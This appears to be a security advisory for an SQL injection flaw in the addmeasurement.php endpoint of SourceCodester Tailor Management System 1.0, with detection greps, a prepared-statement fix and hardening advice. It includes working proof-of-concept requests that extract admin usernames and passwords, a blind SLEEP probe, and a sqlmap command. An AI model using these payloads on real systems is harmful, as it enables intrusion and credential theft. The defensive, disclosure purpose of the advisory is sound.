
Overview
A critical SQL injection vulnerability (CVSS 9.8) has been identified in SourceCodester Tailor Management System 1.0, a PHP/MySQLi web application designed to manage tailoring business operations. The flaw resides in the addmeasurement.php endpoint and allows an unauthenticated remote attacker to execute arbitrary SQL commands against the underlying database.
Vulnerability Summary
| Attribute | Value |
|---|---|
| CVE ID | CVE-2025-69941 |
| CVSS Score | 9.8 (Critical) |
| Attack Vector | Network |
| Authentication | None required |
| Type | SQL Injection |
| Affected Software | SourceCodester Tailor Management System 1.0 |
| Patched Version | None disclosed |
Technical Details
The addmeasurement.php script accepts an order/customer ID via the id GET parameter and embeds it directly in a SQL query without sanitization or use of prepared statements.
Vulnerable Code Pattern
<?php
// addmeasurement.php — simplified representation
$id = $_GET['id']; // Unsanitized user input

$query = "SELECT * FROM measurements WHERE order_id = $id";
$result = mysqli_query($conn, $query);Proof-of-Concept
Enumerate database tables:
GET /addmeasurement.php?id=1 UNION SELECT table_name,2,3,4 FROM information_schema.tables WHERE table_schema=database()-- HTTP/1.1
Host: vulnerable-target.exampleExtract credentials:
GET /addmeasurement.php?id=0 UNION SELECT username,password,3,4 FROM admin-- HTTP/1.1
Host: vulnerable-target.exampleTime-based blind SQLi (no output needed):
GET /addmeasurement.php?id=1 AND SLEEP(5)-- HTTP/1.1
Host: vulnerable-target.exampleSQLmap Automation
# Automated exploitation with sqlmap
sqlmap -u "http://TARGET/addmeasurement.php?id=1" \
  --dbs \
  --batch \
  --level=3 \
--risk=2Impact
A successful exploit grants an unauthenticated attacker the ability to:
- Exfiltrate all customer and order data — names, measurements, contact information, order details
- Steal admin credentials — extract hashed or plaintext passwords from the admin table
- Modify measurement records — manipulate order data, sabotage business operations
- Drop database tables — potential for complete data destruction with sufficient DB privileges
Detection
Access Log Indicators
# Scan for UNION or injection payloads in access logs
grep -iE "addmeasurement\.php.*id=.*(union|select|sleep|benchmark|or\s+1)" \
  /var/log/apache2/access.log

# Monitor for unusual query lengths (long URL = potential payload)
awk 'length($7) > 100' /var/log/apache2/access.log | grep addmeasurementDatabase-Level Monitoring
-- Enable query logging (MySQL)
SET GLOBAL general_log = 'ON';
SET GLOBAL general_log_file = '/var/log/mysql/query.log';

-- Review for UNION statements from web user
SELECT argument FROM mysql.general_log
WHERE argument LIKE '%UNION%'
AND user_host LIKE '%webuser%'
ORDER BY event_time DESC
LIMIT 50;Remediation
Patch the Vulnerable Endpoint
<?php
// FIXED — addmeasurement.php
$id = $_GET['id'];

// Strict integer validation
if (!ctype_digit((string)$id)) {
    http_response_code(400);
    exit('Invalid request');
}
$id = (int)$id;

// Prepared statement
$stmt = $conn->prepare("SELECT * FROM measurements WHERE order_id = ?");
$stmt->bind_param("i", $id);
$stmt->execute();
$result = $stmt->get_result();System Hardening
1. Database User Privileges
   - Grant only SELECT, INSERT, UPDATE on specific tables
   - Revoke DROP, ALTER, FILE privileges from the application user

2. Input Validation Strategy
   - Validate ALL GET/POST parameters at the entry point
   - Whitelist expected values; reject everything else

3. Error Suppression
   - Set display_errors = Off in php.ini for production
   - Route all errors to server-side logs only

4. Web Application Firewall
   - Enable ModSecurity with OWASP Core Rule Set (CRS)
   - Alert on SQLi patterns in URL parameters

5. Network Controls
   - Restrict public access to management systems where possible
- Consider IP allowlisting for admin interfacesContext: SourceCodester Vulnerability Pattern
SourceCodester is a popular platform distributing PHP web application source code for learning purposes. However, these scripts frequently lack security hardening and are regularly published to the internet without code review. CVE-2025-69941 is one of several SQL injection findings disclosed against SourceCodester applications in 2025–2026.
Organizations deploying these systems in production environments — even in internal/LAN contexts — should treat them as untrusted code and conduct a full security audit before use.
References
Advisory published: July 31, 2026